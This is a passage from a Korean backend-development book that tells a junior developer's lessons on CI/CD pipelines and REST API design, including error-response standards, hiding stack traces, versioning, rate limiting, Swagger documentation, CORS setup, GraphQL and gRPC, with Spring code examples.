3. **일관성**: 매번 동일한 프로세스
4. **배포 속도**: 하루에 여러 번 배포 가능

Q. Docker Compose는 언제 쓰나?

- 앱 + DB + Redis처럼 여러 서비스를 함께 실행할 때
- 로컬 개발 환경을 한 번에 구성할 때
- `docker compose up` 한 번으로 전체 환경 실행

실전 케이스

상황: 팀원 3→8명으로 증가. 기존엔 SSH로 수동 배포. 최근 테스트 건너뛰고 배포해서 버그가 프로덕션에 올라감. 롤백 30분 소요.

CI/CD 파이프라인을 어떻게 구성하겠습니까?

Q. 설계 가이드

1단계: 기본 CI 구축 (1주)

- GitHub Actions으로 PR 생성 시 자동 테스트
- 테스트 실패 시 병합 차단 (Branch Protection Rule)
- 팀원 모두 테스트 통과해야 머지 가능

2단계: Docker 이미지 자동 빌드 (1주)

- main 브랜치 병합 시 Docker 이미지 빌드
- 이미지 태그에 커밋 해시 포함 (롤백 용이)
- Docker Hub 또는 ECR에 푸시

3단계: 자동 배포 (2주)

- 스테이징 환경에 자동 배포
- 프로덕션은 수동 승인 후 배포 (초기)
- 롤백 = 이전 이미지 태그로 재배포 (5분)

4단계: 고도화 (4주)

- 카나리 배포 적용
- 배포 후 자동 헬스체크
- 에러율 급증 시 자동 롤백
- 슬랙 알림 연동

결과:

- 배포 시간: 30분 → 5분
- 배포 실패율: 10% → 1%
- 롤백 시간: 30분 → 2분

AI와 함께 학습하기

이 장의 핵심은 **Dockerfile 최적화**와 **CI/CD 파이프라인 구축**입니다. 실무에서 자주 쓰는 프롬프트:

실전 프롬프트 1: Dockerfile 최적화

“이 Dockerfile을 멀티스테이지 빌드로 최적화해주세요:

```
FROM openjdk:21
COPY . /app
WORKDIR /app
RUN ./gradlew build
CMD ["java", "-jar", "build/libs/app.jar"]
```

이미지 크기를 줄이고, 레이어 캐싱을 활용하며, 빌드 도구는 최종 이미지에서 제외하세요.”

실전 프롬프트 2: GitHub Actions CI/CD

“Spring Boot 프로젝트를 Docker Hub에 푸시하고 자동 배포하는 GitHub Actions를 만들어주세요. main 브랜치 푸시 시 트리거되고, 테스트 통과 후에만 배포되어야 합니다.”

실전 프롬프트 3: docker-compose 환경 분리

“개발과 프로덕션 환경 설정을 분리하고 싶습니다. docker-compose.yml과 docker-compose.prod.yml로 나누는 방법을 알려주세요. DB 포트, 볼륨, 환경 변수를 환경별로 다르게 설정하고 싶습니다.”

AI 주의점: AI는 Dockerfile과 CI/CD 스크립트를 잘 생성하지만, **이미지 크기, 빌드 시간, 배포 전략**은 실제로 측정하고 환경에 맞게 튜닝하세요.

12. API 설계 — 좋은 인터페이스 만들기

화요일 오전 10시. 프론트엔드 팀 지원님이 슬랙에 “이 API, 왜 이렇게 만드셨어요?”라고 물었습니다.

`GET /getUserInfo?userId=123`. 저는 담당했습니다. “작동하잖아요?” 그분은 답했습니다. “네, 지금은 요. 근데 6개월 후엔 `getUserDetail`, `getUserProfile`, `getUser`, `findUser` 중 뭘 써야 할지 모르겠어요.” 그날 저는 배웠습니다. API 설계는 ‘작동하느냐’가 아니라 ‘6개월 후에도 이해 가능하냐’의 문제라는 걸.

12.1 “작동하는 API”와 “좋은 API”의 차이

입사 첫 달, 저는 API를 이렇게 만들었습니다:

```
POST /createUser
POST /deleteUser
GET /getUsers
POST /updateUser
GET /getUserOrders?userId=123
```

작동했습니다. 200 OK가 떴고, 데이터도 잘 왔습니다. 뭐가 문제일까요?

사수가 코드 리뷰에서 물었습니다. “이 중에 사용자를 삭제하는 건 어떤 거야?”

“POST /deleteUser요.”

“왜 POST야? DELETE 메서드는?”


“...아, HTTP 메서드에 그런 게 있었나요?”

사수는 웃으며 말했습니다. “RESTful API^{*} 라는 게 있어. 업계 표준처럼 쓰이는 규칙이야. 이걸 따르면 새로운 개발자가 와도 바로 이해해.”

* **RESTful API**: Representational State Transfer의 약자. URL로 자원을 표현하고, HTTP 메서드(GET/POST/PUT/DELETE)로 행위를 나타내는 API 설계 원칙입니다.

API란 무엇인가

API(Application Programming Interface): 서로 다른 소프트웨어가 대화하는 방법입니다. 프론트엔드가 백엔드에게 “사용자 정보 줘”라고 요청하고, 백엔드가 JSON으로 답하는 것. 모바일 앱이 서버에게 “주문 생성해 줘”라고 요청하는 것. 이 모든 게 API입니다.



문제는 “대화하는 방법”이 사람마다 다르다는 겁니다. 어떤 사람은 `GET /getUsers`, 어떤 사람은 `POST /user/list`, 또 어떤 사람은 `GET /api/v1/users`. 같은 기능인데 세 가지 다른 방식으로 만들어집니다.

그래서 **REST API**라는 규칙이 생겼습니다.

12.2 “왜 REST인가요?”를 물었던 날

사수는 두 개의 API를 보여줬습니다:

```
# 6개월 전 우리 팀이 만든 API
POST /createUser
POST /deleteUser
GET /getUsers
GET /getUserDetail?id=123
POST /updateUserInfo

# 새로 리팩토링한 REST API
GET /users           # 사용자 목록
POST /users          # 사용자 생성
GET /users/123       # 사용자 상세
PUT /users/123       # 사용자 수정
DELETE /users/123    # 사용자 삭제
```

“차이 보이지?”

저는 솔직히 첫 번째가 더 명확해 보였습니다. `createUser` 라니까 한눈에 “아, 만드는 거구나” 하고 알겠는데, `POST /users` 는 뭘 하는 건지 읽어봐야 알 것 같았어요.

사수가 이어갔습니다.

“지금은 그래. 근데 6개월 후에는 `getUserInfo`, `getUserData`, `getUserProfile` 중 뭐가 뭔지 모르게 돼. 동사를 URL에 넣으면 개발자마다 다른 단어를 쓰거든. REST는 HTTP 메서드로 행위를 표현해. GET은 조회, POST는 생성, PUT은 수정, DELETE는 삭제. 누가 만들든 똑같아.”

REST API 설계의 다섯 가지 원칙

사수는 한 장짜리 문서를 건넸습니다. “이것만 기억해.”

1. 명사 사용 (동사 X)
`/users [0]` `/getUsers [X]`
2. 복수형 사용
`/users [0]` `/user [X]`
3. 계층 구조 표현
`/users/123/orders [0]` `/getUserOrders?userId=123 [X]`
4. 소문자 + 하이픈
`/order-items [0]` `/orderItems [X]`
5. 행위는 HTTP 메서드로
GET(조회), POST(생성), PUT(수정), DELETE(삭제)

저는 이 규칙대로 API를 다시 짰습니다. 처음엔 어색했지만, 6개월 후 신입 개발자가 왔을 때 “이 API는 설명 안 들어도 이해하기 쉬워요”라는 말을 들었습니다.

“왜 이렇게 하는지” 이해한 날

프론트엔드 팀과 협업하면서 깨달았습니다. 좋은 API는 주석이나 문서 없이도 직관적입니다.

```
# 나쁜 예: 이게 뭘 하는 건지 물어봐야 함
GET /api/exec?action=user_list&format=json

# 좋은 예: URL만 봐도 "아, 사용자 목록 조회구나" 알 수 있음
GET /users
```

프론트 개발자 입장에서 후자가 압도적으로 편합니다. 예측 가능하거든요. `/users/123/orders` 라고 하면 “아, 123번 사용자의 주문 목록이겠네” 하고 바로 알아챱니다.

12.3 첫 장애: 에러 메시지가 말을 안 했다

신입 3개월 차. 첫 번째 혼자서 만든 API를 배포했습니다. 회원가입 API였어요.

배포 2시간 후, CS 팀에서 연락이 왔습니다. “고객들이 회원가입이 안 된다고 해요.”

로그를 확인했습니다. 응답은 `200 OK`. 정상인데요? 근데 왜 가입이 안 되지?

프론트엔드 팀에 물었더니 “응답이 이상해요”라며 보여준 게 이거였습니다:

```
{
  "result": "fail",
  "msg": "이메일 형식 오류"
}
```

저는 이해가 안 갔습니다. “에러 메시지 줬잖아요?”

프론트 개발자가 답했습니다. “HTTP 상태 코드는 200인데 내용은 에러예요. 저희 코드는 200이면 성공으로 처리하게 되어 있어서, 에러 처리 로직이 안 났어요.”

그날 배운 것: HTTP 상태 코드는 신호등입니다. 200은 “성공”이라는 신호고, 400은 “잘못된 요청”이라는 신호입니다. 신호를 무시하면 사고가 납니다.

제대로 된 에러 응답

사수가 고쳐준 코드는 이랬습니다:

```
// 잘못된 요청 → 400 Bad Request
@PostMapping("/users")
public ResponseEntity<?> createUser(@Valid @RequestBody UserRequest request) {
    try {
        User user = userService.create(request);
        return ResponseEntity.status(HttpStatus.CREATED).body(user); // 201
    } catch (ValidationException e) {
        ErrorResponse error = ErrorResponse.builder()
            .status("error")
            .code("VALIDATION_ERROR")
            .message("입력값이 올바르지 않습니다")
            .details(Arrays.asList(
                new ErrorDetail("email",
                    request.getEmail(),
                    "유효한 이메일 주소를 입력하세요")
            ))
            .build();
        return ResponseEntity.status(HttpStatus.BAD_REQUEST).body(error); // 400
    }
}
```

```
}  
}
```

“클라이언트는 HTTP 상태 코드로 성공/실패를 먼저 판단해. 200이면 성공 핸들러, 400이면 에러 핸들러. 이게 웹 표준이야.”

일관된 응답 형식의 힘

프론트 팀과 회의를 하면서 정한 규칙:

```
// 성공 응답  
{  
  "status": "success",  
  "data": {  
    "id": 123,  
    "name": "홍길동",  
    "email": "hong@example.com"  
  }  
}  
  
// 목록 응답 (페이지네이션 포함)  
{  
  "status": "success",  
  "data": [  
    {"id": 1, "name": "상품A"},  
    {"id": 2, "name": "상품B"}  
  ],  
  "pagination": {  
    "page": 1,  
    "size": 20,  
    "total": 150,  
    "total_pages": 8  
  }  
}  
  
// 에러 응답  
{  
  "status": "error",  
  "error": {  
    "code": "VALIDATION_ERROR",  
    "message": "이메일 형식이 올바르지 않습니다",  
    "details": [  
      {"field": "email", "message": "유효한 이메일 주소를 입력하세요"}  
    ]  
  }  
}
```

이 규칙을 정하고 나니, 프론트엔드 팀이 에러 처리 공통 로직을 만들 수 있었습니다. 어떤 API든 같은 구조로 응답이 오니까, 한 번만 짜면 됐어요.

에러 응답 표준화로 절약한 시간

신입 개발자 둘이 합류했을 때, 각자 다른 방식으로 에러를 던졌습니다:

```
// A 개발자
throw new RuntimeException("회원을 찾을 수 없습니다");

// B 개발자
return ResponseEntity.status(404).body("User not found");
```

프론트 팀이 또 연락 왔습니다. “에러 형식이 API마다 달라요…”

그래서 전역 에러 핸들러를 만들었습니다. Spring의 `@ControllerAdvice` 기능입니다:

```
@RestControllerAdvice
public class GlobalExceptionHandler {

    // 유효성 검증 실패
    @ExceptionHandler(
        MethodArgumentNotValidException.class
    )
    @ResponseStatus(HttpStatus.BAD_REQUEST)
    public ErrorResponse handleValidationException(
        MethodArgumentNotValidException ex,
        HttpServletRequest request) {

        List<ErrorDetail> details = ex
            .getBindingResult()
            .getFieldErrors().stream()
            .map(err -> new ErrorDetail(
                err.getField(),
                err.getRejectedValue(),
                err.getDefaultMessage()
            )).toList();

        return ErrorResponse.builder()
            .timestamp(LocalDateTime.now())
            .status(HttpStatus.BAD_REQUEST.value())
            .error("Bad Request")
            .code("VALIDATION_ERROR")
            .message("입력값 검증에 실패했습니다")
            .details(details)
            .path(request.getRequestURI())
            .build();
    }

    // 리소스를 찾을 수 없음
    @ExceptionHandler(
        ResourceNotFoundException.class
    )
    @ResponseStatus(HttpStatus.NOT_FOUND)
    public ErrorResponse handleNotFoundException(
        ResourceNotFoundException ex,
```

```

        HttpServletRequest request) {

    return ErrorResponse.builder()
        .timestamp(LocalDateTime.now())
        .status(HttpStatus.NOT_FOUND.value())
        .error("Not Found")
        .code("RESOURCE_NOT_FOUND")
        .message(ex.getMessage())
        .path(request.getRequestURI())
        .build();

}

// 비즈니스 로직 예외
@ExceptionHandler(BusinessException.class)
public ResponseEntity<ErrorResponse>
    handleBusinessException(
        BusinessException ex,
        HttpServletRequest request) {

    ErrorResponse errorResponse =
        ErrorResponse.builder()
            .timestamp(LocalDateTime.now())
            .status(ex.getStatus().value())
            .error(ex.getStatus()
                .getReasonPhrase())
            .code(ex.getErrorCode())
            .message(ex.getMessage())
            .path(request.getRequestURI())
            .build();

    return ResponseEntity
        .status(ex.getStatus())
        .body(errorResponse);

}

// 예상치 못한 에러
@ExceptionHandler(Exception.class)
@ResponseStatus(HttpStatus.INTERNAL_SERVER_ERROR)
public ErrorResponse handleException(
    Exception ex,
    HttpServletRequest request) {

    log.error("Unexpected error", ex);

    return ErrorResponse.builder()
        .timestamp(LocalDateTime.now())
        .status(HttpStatus.INTERNAL_SERVER_ERROR.value())
        .error("Internal Server Error")
        .code("INTERNAL_ERROR")
        .message("서버 내부 오류가 발생했습니다")
        .path(request.getRequestURI())
        .build();

    }
}

@Getter

```

```

@Builder
public class ErrorResponse {
    private LocalDateTime timestamp;
    private int status;
    private String error;
    private String code;
    private String message;
    private List<ErrorDetail> details;
    private String path;
}

@Getter
@AllArgsConstructor
public class ErrorDetail {
    private String field;
    private Object value;
    private String message;
}

```

이제 개발자가 어디서 어떤 예외를 던지든, 자동으로 일관된 형식으로 변환됩니다. **프론트 팀은 에러 처리 코드를 한 번만 짜면 됐고, 백엔드 팀은 복붙 코드가 사라졌습니다.**

커스텀 비즈니스 예외

실무에선 도메인 특화 예외도 필요합니다. “재고 부족”, “결제 실패” 같은 것들이요.

```

@Getter
public class BusinessException extends RuntimeException {
    private final HttpStatus status;
    private final String errorCode;

    public BusinessException(
        HttpStatus status,
        String errorCode, String message) {
        super(message);
        this.status = status;
        this.errorCode = errorCode;
    }
}

// 사용 예시
public class OrderService {
    public Order createOrder(OrderRequest request) {
        if (request.getQuantity() > stock) {
            throw new BusinessException(
                HttpStatus.UNPROCESSABLE_ENTITY,
                "INSUFFICIENT_STOCK",
                "재고가 부족합니다"
            );
        }
        // ...
    }
}

```

```
}  
}
```

에러 코드 네이밍 규칙:

VALIDATION_ERROR: 입력값 검증 실패
RESOURCE_NOT_FOUND: 리소스 없음
UNAUTHORIZED: 인증 실패
FORBIDDEN: 권한 없음
DUPLICATE_RESOURCE: 중복된 리소스
INSUFFICIENT_STOCK: 재고 부족 (도메인 특화)
PAYMENT_FAILED: 결제 실패 (도메인 특화)

“친절했던 에러 응답이 보안 구멍이 되다”

6개월 차. 저는 에러 응답을 정말 친절하게 만들었습니다. 사용자가 무엇이 잘못됐는지 정확히 알 수 있도록 상세한 정보를 담았어요.

```
{  
  "error": "java.lang.NullPointerException",  
  "message": "Cannot invoke \"User.getName()\"",  
  "trace": [  
    "at com.myapp.service.UserService.findUser(UserService.java:42)",  
    "at com.myapp.controller.UserController.getUser(UserController.java:28)",  
    "..."  
  ],  
  "path": "/api/users/123"  
}
```

보안 감사를 받는 날, 외부 전문가가 말했습니다.

“이거, 내부 구조를 그대로 노출하고 있네요. 공격자한테 **지도를 준 셈**입니다.”

스택 트레이스가 드러내는 정보: - 사용 중인 프레임워크와 버전 (Spring Boot 2.x, Java 11 등) - 내부 패키지 구조 (com.myapp.service, com.myapp.domain) - 파일명과 라인 번호 (UserService.java:42) - 취약점을 찾을 수 있는 힌트 (NullPointerException → 입력 검증 부족)

“공격자는 이 정보로 **알려진 취약점을 찾거나, 구조를 추측해서 공격 경로를 만듭니다**. 예를 들어 'Spring Boot 2.3.1'이라는 정보만 있어도 해당 버전의 CVE(보안 취약점)를 검색할 수 있어요.”

사용자용 메시지와 내부 로그 분리

사수가 수정한 코드는 이랬습니다:

```

@RestControllerAdvice
public class GlobalExceptionHandler {

    @ExceptionHandler(Exception.class)
    @ResponseStatus(HttpStatus.INTERNAL_SERVER_ERROR)
    public ErrorResponse handleException(
        Exception ex,
        HttpServletRequest request) {

        // [중요] 상세한 에러는 로그에만 남김
        log.error("내부 서버 에러 발생 - Path: {}, Message: {}",
            request.getRequestURI(), ex.getMessage(), ex);

        // 사용자에게는 일반적인 메시지만
        return ErrorResponse.builder()
            .timestamp(LocalDateTime.now())
            .status(HttpStatus.INTERNAL_SERVER_ERROR.value())
            .error("INTERNAL_ERROR")
            .message("서버 오류가 발생했습니다. 잠시 후 다시 시도해주세요.")
            .path(request.getRequestURI())
            .build();
    }
}

```

사용자에게 보이는 응답:

```

{
  "timestamp": "2024-01-15T10:30:00",
  "status": 500,
  "error": "INTERNAL_ERROR",
  "message": "서버 오류가 발생했습니다. 잠시 후 다시 시도해주세요.",
  "path": "/api/users/123"
}

```

서버 로그에만 남는 정보:

```

2024-01-15 10:30:00 ERROR [UserController]
내부 서버 에러 발생 - Path: /api/users/123,
Message: Cannot invoke "User.getName()"
because "user" is null
java.lang.NullPointerException:
Cannot invoke "User.getName()"
because "user" is null
    at c.m.service.UserService.findUser(UserService.java:42)
    at c.m.controller.UserController.getUser(UserController.java:28)
    ...

```

“개발자는 로그를 보면 되고, 사용자는 친절한 메시지만 보면 돼. 공격자는 아무 정보도 얻을 수 없고.”

Spring Boot 설정 확인

Spring Boot는 기본적으로 에러 정보를 상세히 보여줍니다. **프로덕션에서는 반드시 꺼야 합니다:**

```
# application.yml
server:
  error:
    include-message: never          # 에러 메시지 노출 금지
    include-binding-errors: never   # 바인딩 에러 상세 정보 금지
    include-stacktrace: never       # 스택 트레이스 노출 금지
    include-exception: false        # 예외 클래스명 노출 금지
```

환경별로 다르게 설정할 수도 있습니다:

```
# application-dev.yml (개발 환경)
server:
  error:
    include-stacktrace: on-param    # ?trace=true 일 때만 표시

# application-prod.yml (프로덕션)
server:
  error:
    include-stacktrace: never       # 절대 표시 안 함
```

배포 전 체크리스트에 이 항목을 추가했습니다. 다음 보안 감사에서는 통과했습니다.

HTTP 상태 코드는 신호등

사수가 그린 그림:

200 OK	- 성공
201 Created	- 생성 성공 (200 아님! 의미를 구분)
204 No Content	- 삭제 성공 (응답 본문 없음)
400 Bad Request	- 클라이언트 입력 오류
401 Unauthorized	- 인증 실패 (로그인 필요)
403 Forbidden	- 권한 없음 (로그인했지만 권한 부족)
404 Not Found	- 리소스 없음
409 Conflict	- 중복 (이미 존재하는 이메일 등)
500 Internal Server Error	- 서버 에러

“200, 400, 500만 써도 작동은 해. 근데 **201, 409 같은 세밀한 코드를 쓰면 클라이언트가 프로그래밍적으로 대응할 수 있어.** 예를 들어 409가 오면 ‘이미 가입된 이메일입니다’ 팝업을 띄우는 식으로.”

12.4 “버전 1은 언제 쓰고 버전 2는 언제 써요?” — 버전 관리의 필요성

서비스가 1년 지났을 때, 요구사항이 바뀌었습니다. “사용자 응답에 프로필 이미지 URL도 추가해주세요.”

저는 기존 API를 수정했습니다:

```
// 기존
{
  "id": 123,
  "name": "홍길동"
}

// 수정 후
{
  "id": 123,
  "name": "홍길동",
  "profileImageUrl": "https://..."
}
```

배포했습니다. 모바일 앱 팀에서 연락이 왔습니다. “앱이 깨졌어요.”

왜냐고 했더니, “앱은 아직 배포 안 했는데 API만 바뀌어서 필드를 파싱 못 하고 있어요”라고 했습니다.

API는 계약입니다. 서버와 클라이언트 사이의 약속이에요. 일방적으로 바꾸면 앱이 깨집니다.

API 버전 관리의 세 가지 방법

사수가 알려준 방법:

```
방법 1: URL 버전 (가장 일반적)
GET /v1/users
GET /v2/users

방법 2: 헤더 버전
GET /users
Header: Accept: application/vnd.myapp.v2+json

방법 3: 쿼리 파라미터
GET /users?version=2
```

“실무에서는 **URL 버전**을 가장 많이 써. 직관적이고, 다른 버전을 동시에 운영할 수 있거든. v1은 유지하면서 v2를 새로 만들고, 클라이언트가 준비되면 v2로 옮기면 돼.”

```
@RestController
@RequestMapping("/v1/users")
public class UserV1Controller {
```

```
// 기존 응답
}

@RestController
@RequestMapping("/v2/users")
public class UserV2Controller {
    // 프로필 이미지 포함한 새 응답
}
```

모바일 앱은 v1을 계속 쓰고, 웹은 v2로 업데이트. 서로 깨지지 않습니다.

Deprecation: 옛날 버전 은퇴시키기

“그럼 v1은 언제까지 유지해야 해요?”

“영원히는 아니야. 보통 **6개월~1년 유예 기간**을 주고 폐기해. 그동안 클라이언트한테 ‘곧 v1 없어집니다, v2로 옮겨주세요’라고 공지하고.”

```
2024-01-01: v2 출시
2024-03-01: v1 deprecated 공지 (헤더에 경고 추가)
2024-06-01: v1 종료 (503 응답)
```

HTTP 표준 헤더로 클라이언트에게 자동 알림을 줄 수도 있습니다:

```
HTTP/1.1 200 OK
Deprecation: true
Sunset: Sat, 01 Jun 2024 00:00:00 GMT
Link: <https://api.example.com/v2/users>; rel="successor-version"
```

Deprecation 헤더는 “이 API는 곧 사라집니다”를, **Sunset** 헤더는 “이 날짜에 종료됩니다”를 알려줍니다. 클라이언트 라이브러리가 이 헤더를 감지하면 경고 로그를 남길 수 있습니다.

12.5 “서버가 터졌어요” — Rate Limiting의 교훈

어느 날 새벽 2시, 서버 CPU가 100%를 찍었습니다. 알고 보니 특정 IP에서 초당 1000건의 요청을 보내고 있었습니다. 크롤러였어요.

“악의적이든 아니든, **무제한 요청을 허용하면 서버가 터집니다.**”

사수가 보여준 해결책: **Rate Limiting**^{**} (처리율 제한).

**** Rate Limiting:** 단위 시간당 요청 횟수를 제한하는 기법. 서버 과부하 방지, DDoS 공격 완화, 공정한 자원 분배를 위해 사용합니다.

Rate Limiting이란

사용자당 분당 100건까지만 요청 허용.
초과하면 → HTTP 429 Too Many Requests

전략 세 가지:

1. **고정 윈도우:** 1분에 100건
 - 단순하지만, 경계에서 2배 트래픽 가능 (59초에 100건 + 0초에 100건)
2. **슬라이딩 윈도우:** 최근 60초 동안 100건
 - 더 정확하지만 계산 복잡
3. **토큰 버킷:** 버킷에 토큰이 일정 속도로 채워지고, 요청마다 소비
 - 순간적 폭증 허용하면서도 평균 제한. 가장 유연함

응답 헤더로 제한 정보 전달

친절한 API는 “얼마나 남았는지” 알려줍니다:

```
HTTP/1.1 200 OK
X-RateLimit-Limit: 100          # 최대 요청 수
X-RateLimit-Remaining: 45      # 남은 요청 수
X-RateLimit-Reset: 1609459200  # 리셋 시간 (Unix timestamp)
```

제한 초과하면:

```
HTTP/1.1 429 Too Many Requests
Retry-After: 60 # 60초 후 재시도 가능
```

프론트 팀이 “남은 요청 수”를 UI에 보여줄 수도 있고, 자동으로 재시도 로직을 짤 수도 있습니다.

Rate Limiting의 세 가지 이유

1. **서비스 보호:** 크롤러, DDoS 공격으로부터 보호
2. **공정한 사용:** 특정 사용자가 리소스 독점 방지
3. **비용 관리:** API 사용량 기반 과금 시 필수

12.6 “이 API 어떻게 써요?” — 문서화의 중요성

신입 개발자가 물었습니다. “주문 생성 API는 어떻게 호출해요?”

저는 코드를 보여줬습니다. “이 컨트롤러 보면 돼.”

“...요청 파라미터가 뭐가 필수고 뭐가 선택인지 어떻게 알죠?”

그때 깨달았습니다. 코드는 문서가 아닙니다. 코드는 “어떻게 구현됐는지”를 보여주지, “어떻게 사용하는지”는 안 알려줘요.

Swagger (OpenAPI)의 등장

사수가 보여준 화면에는 모든 API가 정리되어 있었고, 심지어 브라우저에서 바로 테스트까지 할 수 있었습니다.

“SpringDoc이라는 라이브러리아. 어노테이션만 추가하면 자동으로 문서를 만들어줘.”

```
# openapi.yaml (자동 생성됨)
openapi: 3.0.0
info:
  title: 주문 API
  version: 1.0.0

paths:
  /orders:
    post:
      summary: 주문 생성
      requestBody:
        content:
          application/json:
            schema:
              type: object
              properties:
                product_id:
                  type: integer
                quantity:
                  type: integer
              required:
                - product_id
                - quantity
      responses:
        '201':
          description: 주문 생성 성공
        '400':
          description: 잘못된 요청
```

좋은 API 문서의 조건: - 모든 엔드포인트가 문서화되어 있음 - 요청/응답 예시가 포함됨 - 예러 코드와 메시지가 정리됨 - 인증 방법이 설명됨 - 실제로 테스트 가능 (Swagger UI)

프론트 팀이 말했습니다. “이제 백엔드 개발자한테 안 물어봐도 되겠네요.” 제 슬랙 알림이 90% 줄었습니다.

“API 만들었는데 프론트에서 호출이 안 돼요”

문서도 만들었고, 테스트도 완료했습니다. Swagger UI에서도 잘 작동합니다. 드디어 프론트엔드 팀에게 “API 완성했어요!”라고 알렸습니다.

30분 후, 슬랙 메시지가 왔습니다.

“API 호출이 안 되는데요?”

제가 물었습니다. “에러가 뭔데요?”

프론트 개발자가 브라우저 콘솔 스크린샷을 보내왔습니다:

```
Access to XMLHttpRequest at
'http://localhost:8080/api/users'
from origin 'http://localhost:3000'
has been blocked by CORS policy
```

“...CORS가 뭔가요?”

Same-Origin Policy라는 브라우저의 보안 정책

사수가 설명했습니다.

“브라우저는 보안상 **다른 도메인으로의 요청을 차단**해. Same-Origin Policy라고 하는데, 악의적인 사이트가 다른 사이트의 데이터를 몰래 가져가는 걸 막기 위한 거야.”

```
프론트엔드: http://localhost:3000
백엔드:      http://localhost:8080

→ 포트가 다르면 다른 도메인! 브라우저가 차단함
```

“근데 Postman이나 curl로는 잘 되잖아요?”

“그건 브라우저가 아니라 HTTP 클라이언트라서 Same-Origin Policy가 적용 안 돼. **브라우저만 이렇게 엄격해.**”

CORS 설정으로 허용하기

해결 방법은 간단했습니다. 서버에서 “이 도메인에서의 요청은 허용한다”고 명시하면 됩니다.

```

@Configuration
public class CorsConfig implements WebMvcConfigurer {

    @Override
    public void addCorsMappings(CorsRegistry registry) {
        registry.addMapping("/api/*")
            .allowedOrigins(
                "http://localhost:3000",
                "https://myapp.com")
            .allowedMethods(
                "GET", "POST", "PUT",
                "DELETE", "OPTIONS")
            .allowedHeaders("*")
            .allowCredentials(true)
            // Preflight 캐싱 1시간
            .maxAge(3600);
    }
}

```

“이렇게 하면 `localhost:3000` 과 `myapp.com` 에서 오는 요청만 허용돼. 다른 도메인은 여전히 차단.”

프론트 팀에게 배포를 다시 요청했고, 이번엔 정상 작동했습니다.

주의사항: `allowedOrigins("*")`는 개발용

검색하다 보면 이런 코드를 자주 봅니다:

```

.allowedOrigins("*") // 모든 도메인 허용

```

“개발할 땐 편하지. 근데 **프로덕션에선 절대 안 돼**. 모든 도메인에서 API를 호출할 수 있다는 뜻이거든. 악의적인 사이트가 사용자 브라우저를 통해 우리 API를 호출할 수 있어.”

특히 조심해야 할 조합:

```

// [BAD] 이 조합은 에러가 남
.allowedOrigins("*")
.allowCredentials(true) // 쿠키, 인증 헤더 허용

```

→ 보안상 문제가 있어서 브라우저가 아예 막음

“쿠키나 인증 토큰을 포함하는 요청(`allowCredentials(true)`)은 반드시 **명시적인 도메인**을 지정해야 해.”

환경별 CORS 설정

실무에서는 환경별로 허용 도메인을 다르게 설정합니다:

```
# application-dev.yml
cors:
  allowed-origins: >-
    http://localhost:3000,
    http://localhost:3001

# application-prod.yml
cors:
  allowed-origins: >-
    https://myapp.com,
    https://www.myapp.com
```

```
@Configuration
public class CorsConfig implements WebMvcConfigurer {

    @Value("${cors.allowed-origins}")
    private String[] allowedOrigins;

    @Override
    public void addCorsMappings(CorsRegistry registry) {
        registry.addMapping("/api/**")
            .allowedOrigins(allowedOrigins)
            .allowedMethods("GET", "POST", "PUT", "DELETE")
            .allowedHeaders("*")
            .allowCredentials(true);
    }
}
```

프론트 팀이 말했습니다. “이제 개발 환경에서도, 배포해도 잘 되네요!”

CORS는 API를 만들 때 항상 고려해야 할 체크리스트입니다. 기능을 다 만들고 나서 “아, CORS 설정 안 했네” 하면 프론트 팀이 기다리게 됩니다.

12.7 REST만이 정답은 아니다: GraphQL과 gRPC

2년차 때, 모바일 팀에서 요청이 왔습니다.

“상품 목록 API에서 이미지 URL이랑 가격만 필요한데, 전체 데이터가 다 와요. 모바일에서 데이터 비용이 너무 커요.”

REST API의 한계였습니다. `/products` 를 호출하면 항상 전체 필드가 옵니다. 필요한 것만 가져올 수 없었습니다.

GraphQL: 필요한 것만 가져오기

```
# 클라이언트가 필요한 필드만 요청
query {
  products(category: "electronics") {
    id
    name
    price
    imageUrl
  }
}
```

GraphQL의 장점: - **Over-fetching 해결:** 필요한 필드만 선택 - **Under-fetching 해결:** 여러 리소스를 한 번에 요청 - **강력한 타입 시스템:** 스키마로 API 계약 명확화

GraphQL의 단점: - 캐싱이 복잡 (URL 기반 캐싱 불가) - 쿼리 복잡도에 따른 서버 부하 - 파일 업로드가 번거로움 - 학습 곡선

gRPC: 마이크로서비스 간 통신

서비스가 30개로 늘어났을 때, 내부 통신이 문제였습니다. HTTP/JSON은 느렸습니다.

```
// order.proto
service OrderService {
  rpc CreateOrder (CreateOrderRequest) returns (OrderResponse);
  rpc GetOrder (GetOrderRequest) returns (OrderResponse);
}

message CreateOrderRequest {
  int64 user_id = 1;
  int64 product_id = 2;
  int32 quantity = 3;
}
```

gRPC의 장점: - **바이너리 직렬화:** JSON 대비 10배 빠른 직렬화 - **HTTP/2:** 멀티플렉싱, 헤더 압축 - **양방향 스트리밍:** 실시간 데이터 전송 - **코드 생성:** .proto에서 클라이언트/서버 코드 자동 생성

